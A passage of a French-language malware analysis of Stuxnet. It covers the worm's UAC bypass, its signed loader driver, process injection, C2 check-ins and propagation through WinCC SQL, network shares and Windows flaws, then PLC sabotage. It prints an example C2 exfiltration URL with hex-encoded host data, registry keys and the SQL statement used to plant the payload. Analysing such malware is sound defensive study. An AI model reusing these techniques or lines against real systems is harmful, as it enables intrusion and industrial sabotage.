Elle permet enfaite de contourner le UAC (User Account Control) mis en place à partir de Windows Vista. Quand cette UAC est activée les programmes sont exécuté avec les droit de l'utilisateur courant, et lorsque des privilèges plus élevés sont requis elle ouvre une boite de dialogue (Vous demandant uniquement de cliquer sur "Oui") pour exécuter le processus avec les privilèges administrateurs.

En passant par le Task Scheduler, Stuxnet évite donc l'ouverture de cette Pop up.

6.5 Point de Chargement

Au commencement Stuxnet charge la ressource 242 MrxCls.sys.

MrxCls est un pilote signé numériquement avec un Certificat Realtek qui a été révoqué le 16 juillet 2010 par Verisign. Une version différente a également été trouvée signé avec un autre certificat numérique compromis.

Mrxcls.sys est un pilote qui permet à Stuxnet d'être exécuté à chaque fois qu'un système infecté démarre et agit donc comme le principal point de chargement de la menace.

Le pilote est enregistré en tant que service de démarrage créer la clé de registre HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesMRxCls"ImagePath" = "%System%driversmrxcls.sys"

Il se charge donc tôt dans le processus de démarrage de Windows.

L'objectif du pilote est d'injecter et d'exécuter des copies de Stuxnet dans des processus spécifiques.


Le pilote contient un bloc de données chiffré. Après déchiffrement, ce bloc contient (entre autres) une clé de registre HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesMrxCls"Data".

Le pilote lit cette valeur binaire (préalablement définie par Stuxnet lors du processus d'installation). La valeur est déchiffrée. Elle contient une liste de paires (nom du processus cible, module à injecter):

- services.exe - %Windir%infoem7A.PNF
- S7tgtopx.exe - %Windir%infoem7A.PNF
- CCProjectMgr.exe - %Windir%infoem7A.PNF
- explorer.exe - %Windir%infoem7m.PNF

Les services.exe, s7tgtopx.exe (gestionnaire Simatic) et CCProjectMgr.exe (gestionnaire de projet WinCC) sont injectés avec oem7a.pnf, qui est une copie de la dll principale de Stuxnet. Une fois injecté, Stuxnet s'exécute légitimement sur l' ordinateur.

6.6 Aspects réseau



6.6.1 Transfert d'information et possibilités de mise à jour

Une fois le programme correctement installé et les informations sur le système récoltées, Stuxnet va alors effectuer, si il a un accès à internet, un premier échange avec l'extérieur sous la forme d'une simple requête HTTP sur le Port 80 aux deux url suivantes:

- www[.]mypremierfutbol[.]com
- www[.]todaysfutbol[.]com

Un serveur au Danemark et un en Malaisie, redirigées depuis pour eviter tout contrôle du virus.

Les informations sont stocké par Stuxnet en memoire sous la forme suivante:

```
Part 1:

0x00    byte    1, fixed value
0x01    byte    from Configuration Data (at offset 14h)
0x02    byte    OS major version
0x03    byte    OS minor version
0x04    byte    OS service pack major version
0x05    byte    size of part 1 of payload
0x06    byte    unused, 0
0x07    byte    unused, 0
0x08    dword   from C. Data (at offset 10h, Sequence ID)
0x0C    word    unknown
0x0E    word    OS suite mask
0x10    byte    unused, 0
0x11    byte    flags
0x12    string  computer name, null-terminated
0xXX    string  domain name, null-terminated
```

```
Part 2:

0x00    dword   IP address of interface 1, if any
0x04    dword   IP address of interface 2, if any
0x08    dword   IP address of interface 3, if any
0x0C    dword   from Configuration Data (at offset 9Ch)
0x10    byte    unused, 0
0x11    string  copy of S7P string from C. Data (418h)
```

Ici le diagramme de séquence de ses communications HTTP:

Stuxnet va donc commencer par vérifier la connexion à internet par l'intermédiaire de simples requêtes aux sites suivants: • www.windowsupdate.com • www.msn.com

Si ce test réussi il va donc construire et envoyer un paquet de cette forme

```
0x00    dword       1, fixed value
0x04    clsid       unknown
0x14    byte[6]     unknown
0x1A    dword       IP address of main interface
0x1E    byte[size]  payload
```

Le payload est chiffré, plus précisément "xoré" avec une clé statique de 31 bytes trouvé à l'intérieur de Stuxnet

Le résultat est "hexifié", c'est à dire qu'il transforme de la donnée binaire à une chaine de caractère ASCII. Par exemple (0x12, 0x34) devient la string “1234”. Le virus envoie donc le Payload à une des deux adresses susmentionnées comme paramètre data

```
[http://]www.mypremierfutbol.com/index.php?data=1234...
```


Le serveur distant peut alors répondre ou non avec un nouveau payload cette fois sous la forme d'une réponse HTTP, sous forme binaire cette fois mais utilisant la même méthode de chiffrement que pour la requête.

Cette option ouvre une véritable **Back Door**, conférant la possibilité d'exécuter du code sur la machine distante et surtout d'effectuer des mises à jour de Stuxnet. Stuxnet ciblant un milieu coupé d'internet, les mises à jour son donc compliquées et nécessite qu'un nouveau Stuxnet mis à jour à l'extérieur pénètre une nouvelle fois via une clé USB infectée.

6.6.2 Propagation autonome à travers le réseau local

Le Virus a, à sa disposition une multitude de moyen de se propager à travers le réseau.

6.6.2.1 Les communications pairs à pairs(P2P):



Le composant Peer to peer du virus fonctionne en installant un server RPC(Remote procedure call) qui peux aussi fonctionner comme un client.

Quand le virus infecte un ordinateur il tente de se connecter à ce serveur pour connaitre la version installé sur la machine le contrôlant, et ainsi mettre à jour les machines si besoin dans un sens ou dans l'autre.

6.6.2.2 Infection des ordinateurs WinCC

SIMATIC WinCC est un système de contrôle et d'acquisition de données (SCADA) ainsi qu'une interface homme-machine développés par Siemens. Les SCADA sont particulièrement utilisés dans la surveillance des processus industriels et des infrastructures. WinCC est conçu pour fonctionner sur des systèmes Windows1,2. Il utilise Microsoft SQL Server pour gérer les connexions. Il est également accompagné de VBScript et d'applications d'interface en langage C.

Quand Stuxnet trouve un système d'exploitation faisant tourner ce logiciel, il utilise des identifiants d'usines, hard codée dans WinCC pour se connecter à la base de donnée. Il commence par envoyer une requête SQL malicieuse à la base de donnée qui permet de se transférer directement sur l'ordinateur qui l'héberge. Il modifie ensuite une Vue spéciale qui va lui permettre d'exécuter du code à chaque fois que celle-ci est ouverte.

Il crée ensuite une table spécifique ou il injecte le corps principal de Stuxnet sous la forme d'une string hexadécimale.

```
CREATE TABLE sysbinlog ( abin image ) INSERT INTO sysbinlog VALUES(0x...)
```

Si il réussit Stuxnet utilise ensuite une procédure OLE automatique pour s'écrire sur le disque depuis la base de donnée avant de supprimer la procédure précédente et le DLL inséré dans la table.

Il peut répéter cette procédure autant de fois qu'il le souhaite, l'autorisant à exécuter du code sur la machine à sa guise.

6.6.2.3 Propagation via les partages réseaux

Stuxnet peux également se répandre dans le réseau via le partage de ressources, soit en utilisant les Taches ordonnancés qui ont la possibilités d'être partagés, c'est à dire en utilisant la faille 0day décrite précédemment; soit en utilisant le système WMI(Windows Management Instrumentation)

Stuxnet va énumérer tous les comptes et domaines auxquels l'ordinateur infecté est rattaché et se connecter en utilisant le token d'authentification de l'utilisateur courant, ou alors il va se connecter au WMI avec le token d'*explorer.exe*. Tout cela afin de se copier sur la machine distante et de determiner si les partages ADMIN sont accessibles. Il se copie donc sur des machines distantes et ajoute une tache planifiée pour s'exécuter quelques minutes après l'infection.

6.6.2.4 Print Spooler zero-day vulnerability (MS10-061)

Cette faille est qualifiée de 0 day, bien que apparemment elle ait été découverte et rendue publique quelques années plus tôt dans le magazine Hakin9.

Elle est restée dans l'ombre car on pensait le matériel visé obsolète.

Cette vulnérabilité permet d'écrire un fichier dans le Dossier %SYSTEM% des machines vulnérables situé dans le même réseau d'imprimantes et de s'y exécuter.

A noter que Stuxnet est programmé pour n'utiliser cette faille uniquement avant la date du 1er juin 2011.

6.6.2.5 Windows Server Service vulnerability (MS08-067)

En addition, Stuxnet utilise aussi cette autre faille déjà connue, qui lui permet de se connecter via SMB (Server message Block) à des serveurs Windows, et de leur envoyer chemin de fichier incorrect l'autorisant à exécuter pour patcher les machines à distance.

Cette faille étant programmée pour être utilisée uniquement avant le 1 Janvier 2030.


6.7 Le Payload

6.7.1 Infection des fichiers de projets Step7

Le principal exporte de Stuxnet est utilisé pour accrocher une couche supplémentaires aux fichiers de projets Step7/WinCC, ceux-ci même utilisés pour configurer les PLC ciblés. Il commence par Réécrire une fonction primordiale CreateFileA, qu'il transforme en CreateFile_hook, ainsi qu'une fonction StgOpenStorage remplacer par la fonction du même nom suivi du suffixe hook Ces deux fonctions sont celle qui permettent d'ouvrir et de créer les projets de configuration des boitier PLC.

Le virus va donc s'intégrer parfaitement à l'environnement qui contrôle les boitiers PLC, et ensuite les infecter directement lorsqu'il trouve une connexion USB à l'un de ces boitiers.

6.7.2 Fake Input et Enregistrement



L'intérêt principal pour Stuxnet de se fondre dans l'environnement ciblé c'est de pouvoir simuler une activité normale du système. Placé entre les boitier PLC et les ordinateurs qui les configurent , il commence par intercepter les entrées légitimes des ingénieurs Iraniens, il enregistre l'activité du système dans son fonction normale avant de lancer ses modifications.

De ce fait il masque totalement son activité, en réinjectant les données "normales" enregistrées lorsqu'il a terminé son action malfaisante. Pour l'opérateur humain qui effectue les actions tout ce déroule comme il l'a prévu, recevant l'output exact correspondant à l'Input qu'il à effectuer. A aucun moment les ingénieurs du centre d'enrichissement de l'Uranium n'ont pu constater des valeurs différentes de celles voulues. C'est là tout le génie de Stuxnet, voyez cela comme des braqueurs de banques qui hackerais le réseau des caméra de surveillance pour diffuser un enregistrement d'un moment d'activité normal aux agents de sécurité pendant qu'ils commettent leurs méfaits.

Selon Ralph Langner ce comportement masquant aurait pu être évité simplement en effectuant les input output dans des emplacements mémoire Read Only, un défaut de conception récurrent dans ce genre d'installation industriel et qui laisse la porte grande ouverte à ce genre détournement.

> ***Note***
>
> Notons qu'à ce stade, l'attaque est totalement **Générique** c'est à dire qu'elle peut s'appliquer dans un cas général, à un très grand nombre de cible. La seule différence va être les

conditions logiques à remplir pour cibler une certaine configuration. C'est dans cette remarque que tiens surtout la dangerosité de Stuxnet, très facilement adaptable pour d'autres usages.

6.7.3 Modification du fonctionnement des PLC

Il s'agit maintenant pour Stuxnet, si il a passé la cascade de conditions destinés à cibler des PLC précis, d'en modifier le comportement. Les PLC sont ceux reliés au modulateurs électriques alimentant les centrifuges de Natanz et la turbine de la centrale de Bushehr. Pour faire court, es modulateurs contrôlent les équipements industrielles, dans le cas de turbine ou de rotor il a donc un contrôle direct sur la vitesse de rotation de ceux-ci. Il contrôle également les vannes gérant les flux de gaz, avec donc un contrôle précis de sa pression.

Le but pour Stuxnet étant de faire passer les disfonctionnements pour des disfonctionnements matériels, il va pousser le matériel à sa limite de fonctionnement viable pour qu'il se dégrade beaucoup plus rapidement sans le casser. Dans le cas des centrifugeuses Stuxnet à en fait deux possibilités, accélérer et ralentir le rotor. Il possède également des conditions à remplir et des heures de fonctionnement bien précises tel qu'un lancement entre 17h58 et 18h59. Le but est d'assener aux systèmes de petites attaques extrêmement discrètes, sans jamais déclencher une action trop flagrante. Tout cela permis par une forêt de conditions très précises.

7 Conclusion

L’étude de cas célèbre de Threat intelligence est extrêmement enrichissante car elle englobe tous les sujets, géopolitiques comme techniques. Le modèle d’attaque est extrêmement spécifique, mais permet de définir une certaine logique dans le cas d’attaque d’équipements industriels, ou d’infrastructure isolée d’internet.

8 Références

https://www.zero-day.cz/database/297/

https://archive.org/details/Stuxnet

https://link.springer.com/content/pdf/bfm%3A978-2-287-33888-5%2F1.pdf

https://repo.zenk-security.com/Cryptographie%20.%20Algorithmes%20.%20Steganographie/Le%20Polymorphisme%20Cryptographique.pdf

https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf

Zero Days - Alex Gibney

https://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html

https://www.wired.com/images_blogs/threatlevel/2010/11/w32_stuxnet_dossier.pdf

https://eugene.kaspersky.com/2011/11/02/the-man-who-found-stuxnet-sergey-ulasen-in-the-spotlight/

https://www.youtube.com/watch?v=zBjmm48zwQU

https://www.youtube.com/watch?v=rOwMW6agpTI&t=2053s

https://github.com/Christian-Roggia/open-myrtus

https://www.codeproject.com/Articles/246545/Stuxnet-Malware-Analysis-Paper

https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf

https://www.xmco.fr/actu-secu/XMCO-ActuSecu-27-STUXNET.pdf

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10276

https://docs.microsoft.com/fr-fr/security-updates/securitybulletins/2010/ms10-092

Managing Trust in Cyberspace publié par Sabu M. Thampi, Bharat Bhargava,